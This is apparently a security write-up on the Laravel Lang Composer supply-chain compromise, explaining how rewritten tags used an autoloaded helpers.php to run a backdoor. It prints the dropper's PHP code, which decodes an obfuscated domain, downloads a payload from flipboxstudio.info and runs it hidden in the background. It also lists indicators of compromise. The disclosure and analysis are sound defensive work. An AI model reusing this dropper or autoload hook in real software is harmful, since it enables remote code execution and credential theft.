

Laravel Lang Compromised with RCE Backdoor

 Package was removed Sorry, it seems this package was removed from the registry

 This package has malicious versions linked to the ongoing "Laravel-lang Compromise" supply chain attack
Affected versions: **1.0.2** **2.0.1** **2.0.2** +499 more

 **laravel-lang/lang**

List of 126 languages for Laravel Framework, Laravel Jetstream, Laravel Fortify, Laravel Breeze, Laravel Cashier, Laravel Nova, Laravel Spark and Laravel UI

unpublished Source Packagist Copy purl Socket in progress

 **Shell access** **SUPPLY CHAIN RISK**
This module accesses the system shell. Accessing the system shell increases the risk of execution. Found 1 instance in 1 package


The Laravel Lang project — a popular and open-source localization ecosystem that provides out-of-the-box language translations for the PHP Laravel framework and its official packages, enabling developers to easily build multilingual applications without creating translation files manually.

Aikido Security and the Socket Research Team detected a supply chain attack in the PHP ecosystem — specifically, a GitHub repository belonging to the Laravel Lang organization. The attacker wrote more than 700 historical tags in 4 different repositories during 15 minutes, creating a chance to execute code remotely (Remote Code Execution — RCE) by creating a backdoor.


700+ tags via 4 different repositories — implies that the project development is split across four separate repositories and, collectively, those repositories have over 700 Git tags. A Git tag is often used to label a specific version of a project,

like a software version (e.g., v1.0.0 or v16.2.1). More than 700 tags suggest the project has a history of numerous releases and updates, which means it has ongoing maintenance, release tracking, and possibly support for multiple versions or components across its repositories.

A compromise affecting the Laravel Lang project has introduced remote code execution backdoors across multiple packages in the organization, including `laravel-lang/lang`, `laravel-lang/http-statuses`, `laravel-lang/attributes`, and `laravel-lang/actions`. These affected packages are not part of the official Laravel framework. However, applications installed compromised versions and executed the backdoor automatically.




Composer is PHP's dependency and package management solution(Packet Manager). Developers can easily download and install third-party libraries to their PHP application without manually fetching them all. Composer searches public repositories for the correct package and ensures all other dependencies are compatible. When you run a composer update, it scans your current project dependencies and sees if there is a newer version that satisfies the version constraints found in your composer.json file. It then downloads that newest version of the package(s), updates your vendor directory, and rewrites your composer.lock file so it's always accurate. If there is a supply chain attack and a poisoned package is released, then running composer update could then pull down the malicious code.



The Laravel Framework is a free and open-source PHP framework, used to create web applications. The framework basically contains all of the core functionality that one will require to create the application. This includes routing, auth, db access, middleware, request handling etc.. Whenever you create a new project with Laravel via composer, this will automatically download and install the framework itself into your vendor/laravel/framework directory. Laravel Lang on the other hand, is an additional 3rd party Composer package, which provides pre-filled translations in various languages. The Laravel Lang package essentially leverages the default functionality of Laravel which it built to facilitate localization but it's not part of the Laravel Framework itself. In essence, Laravel Framework works completely fine without Laravel Lang but the Lang package just adds translation capabilities to the framework with actual translations.

In terms of attack, no new versions were published; the attacker reused version numbers consumers already trusted.

Every Composer package contains a file called `composer.json`, which tells Composer how to load the package.



This shows us the normal content, however it is changed by the attacker into `helpers.php` automatically - starting whenever the app starts.

```
"autoload": {  
    "files": ["src/helpers.php"]  
}
```

Every Laravel application starts by loading `vendor/autoload.php`. Composer loads every package, which is why `autoload.files` are executed for creating a chance to run `src/helpers.php`.

The dropper fetches a PHP loader and ELF binary from flipboxstudio.info (a typosquat of flipboxstudio.com) and runs a 17-collector information stealer targeting AWS, Kubernetes, Vault, Jenkins, GitHub Actions, browser stores, SSH keys, and VPN configs.

A **dropper** is a small piece of malicious code whose job is to download or install additional malware. Rather than carrying the full payload it links up with a remote server, downloads more malware, and runs it. The dropper, in this example, then downloads a PHP loader (more PHP malware) and an ELF binary

(a compiled executable that runs on Linux). No CVE has been assigned at the time of publication.

```
$sh = implode(array_map('chr', [/* ... */])); // → flipbox
studio.info
$payload = file_get_contents("https://$sh/payload", false,
$ctx);
$f = sys_get_temp_dir() . '/.laravel_locale/' . bin2hex(ran
dom_bytes(6)) . '.php';
file_put_contents($f, $payload);
@exec("php \"$f\" > /dev/null 2>&1 &");
```

- The attacker hides the domain name by storing it as **ASCII numbers** instead of plain text. (First line proves this statement)
- After reconstructing the domain, the dropper connects to `https://flipboxstudio.info/payload` and downloads the malware. It is stored in `$payload`.
- A **random filename** is generated in the system's temporary directory. Using a random hidden filename makes the malware harder to locate or detect.
- Then, the downloaded payload is written to the file created in the previous step. So, in this step, malware exists as a PHP file on the victim's machine.
- As shown in the last line, the downloaded PHP file is launched as a background process.

The result is that the malware starts running silently while the application continues to operate normally.

Indicators of Compromise

- Packages: `laravel-lang/lang`, `laravel-lang/http-statuses`, `laravel-lang/attributes`
- Domain: `flipboxstudio[.]info`
- Payload URL: `https://flipboxstudio[.]info/payload`
- Malicious file: `src/helpers.php`
- Composer autoload entry: `autoload.files` → `src/helpers.php`
- Temp path: `sys_get_temp_dir()/.laravel_locale/`

- Cloud metadata access: `169.254.169.254`
- Windows artifact: `DebugChromium.exe`
- Suspicious behavior: background `php` execution, `cscript` execution, dropped `.php` or VBS files, reads from `/var/run/secrets/`, reads from `/proc/[pid]/environ`, and outbound requests to `flipboxstudio[.]info`

References

- <https://socket.dev/blog/laravel-lang-compromise>
- <https://github.com/Laravel-Lang>
- <https://phoenix.security/laravel-lang-composer-supply-chain-compromise-rce-backdoor/>
- https://www.linkedin.com/posts/feross_laravel-lang-compromised-with-rce-backdoor-activity-7463799966646538240-NWUf/
- <https://medium.com/codex/laravel-lang-compromised-with-rce-backdoor-across-700-versions-run-composer-audit-right-now-16faf8741be5>